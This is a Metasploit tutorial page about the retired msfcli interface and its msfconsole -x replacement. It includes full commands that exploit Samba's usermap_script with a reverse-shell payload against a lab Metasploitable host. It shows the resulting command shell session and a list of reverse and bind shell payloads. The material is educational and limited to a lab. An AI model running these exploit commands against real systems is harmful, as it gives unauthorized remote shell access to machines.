Msfcli Tutorial a11y.text Msfcli Tutorial What is the MSFcli? a11y.text What is the MSFcli? The msfcli provides a powerful command line interface to the framework. This allows you to easily add Metasploit exploits into any scripts you may create. Note: As of 2015-06-18 msfcli has been removed. One way to obtain similar functionality through msfconsole is by using the -x option. For example, the following command sets all the options for samba/usermap_script and runs it against a target: root@kali : ~ # msfconsole -x "use exploit/multi/samba/usermap_script;\

set RHOST 172.16.194.172;\

set PAYLOAD cmd/unix/reverse;\

set LHOST 172.16.194.163;\

run" Command Line Interface Commands a11y.text Command Line Interface Commands Running the msfcli help command: root@kali : ~ # msfcli -h Usage: /usr/bin/msfcli<option=value> [mode]

Mode Description

(A)dvanced Show available advanced options for this module

(AC)tions Show available actions for this auxiliary module

(C)heck Run the check routine of the selected module

(E)xecute Execute the selected module

(H)elp You're looking at it baby!

(I)DS Evasion Show available ids evasion options for this module

(O)ptions Show available options for this module

(P)ayloads Show available payloads for this module

(S)ummary Show information about this module

(T)argets Show available targets for this exploit module

Examples:

msfcli multi/handler payload=windows/meterpreter/reverse_tcp lhost=IP E

msfcli auxiliary/scanner/http/http_version rhosts=IP encoder= post= nop= E Note: when using msfcli,
variables are assigned using the "equal to― operator = and that all options are

case-sensitive. root@kali : ~ # msfcli exploit/multi/samba/usermap_script RHOST = 172.16 .194.172

PAYLOAD = cmd/unix/reverse LHOST = 172.16 .194.163 E [*] Please wait while we load the

module tree...

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                             ####
                                  #### #### ###
                 ##
```

=[metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[936 exploits - 500 auxiliary - 151 post
+ -- --=[252 payloads - 28 encoders - 8 nops
=[svn r15767 updated today (2012.08.22)

RHOST => 172.16.194.172


PAYLOAD > cmd/unix/reverse

- [*] Started reverse double handler
- [*] Accepted the first client connection...

[*] Accepted the second client connection
[*] Command: echo cSKqD83oiquo0xMr;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets
[*] Reading from socket B
[*] B: "cSKqD83oiquo0xMr\r\n"
[*] Matching
[*] A is input
[*] Command shell session 1 opened (172.16.194.163:4444 -> 172.16.194.172:57682) at
2012-06-14 09:58:19 -0400

uname -a

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux If you aren't entirely sure about what options belong to a particular module, you can append the letter O to the end of the string at whichever point you are stuck. root@kali : ~ # msfcli exploit/multi/samba/usermap_script O [*] Initializing modules...



Compatible payloads

Name Description

cmd/unix/bind_awk Listen for a connection and spawn a command shell via GNU AWK

cmd/unix/bind_inetd Listen for a connection and spawn a command shell (persistent)

cmd/unix/bind_lua Listen for a connection and spawn a command shell via Lua

cmd/unix/bind_netcat Listen for a connection and spawn a command shell via netcat

cmd/unix/bind netcat gaping Listen for a connection and spawn a command shell via netcat

cmd/unix/bind_netcat_gaping_ipv6 Listen for a connection and spawn a command shell via

netcat

cmd/unix/bind_perl Listen for a connection and spawn a command shell via perl

cmd/unix/bind_perl_ipv6 Listen for a connection and spawn a command shell via perl

cmd/unix/bind_ruby Continually listen for a connection and spawn a command shell via

Ruby

cmd/unix/bind_ruby_ipv6 Continually listen for a connection and spawn a command shell

via Ruby

cmd/unix/bind_zsh

Listen for a connection and spawn a command shell via Zsh. Note: Although Zsh is often available, please be aware it isn't usually installed by default.

cmd/unix/generic Executes the supplied command

cmd/unix/reverse Creates an interactive shell through two inbound connections

cmd/unix/reverse_awk Creates an interactive shell via GNU AWK

cmd/unix/reverse_lua Creates an interactive shell via Lua

cmd/unix/reverse netcat Creates an interactive shell via netcat

cmd/unix/reverse_	netcat gaping	Creates an interactive shell via netcat

cmd/unix/reverse_perl Creates an interactive shell via perl

cmd/unix/reverse_perl_ssl Creates an interactive shell via perl, uses SSL

cmd/unix/reverse_php_ssl Creates an interactive shell via php, uses SSL

cmd/unix/reverse_python_ssl Creates an interactive shell via python, uses SSL, encodes with

base64 by design.

cmd/unix/reverse ruby Connect back and create a command shell via Ruby

cmd/unix/reverse_ruby_ssl Connect back and create a command shell via Ruby, uses SSL

cmd/unix/reverse_ssl_double_telnet Creates an interactive shell through two inbound

connections, encrypts using SSL via "-z" option

cmd/unix/reverse_zsh

Connect back and create a command shell via Zsh. Note: Although Zsh is often available, please be aware it isn't usually installed by default. Benefits of the MSFcli Interface a11y.text Benefits of the MSFcli Interface Supports the launching of exploits and auxiliary modules Useful for specific tasks Good for learning Convenient to use when testing or developing a new exploit Good tool for one-off exploitation Excellent if you know exactly which exploit and options you need Wonderful for use in scripts and basic automation The only real drawback of msfcli is that it is not supported quite as well as msfconsole and it can only handle one shell at a time, making it rather impractical for client-side attacks. It also doesn't support any of the advanced automation features of msfconsole. Next Msfconsole Prev Metasploit Fundamentals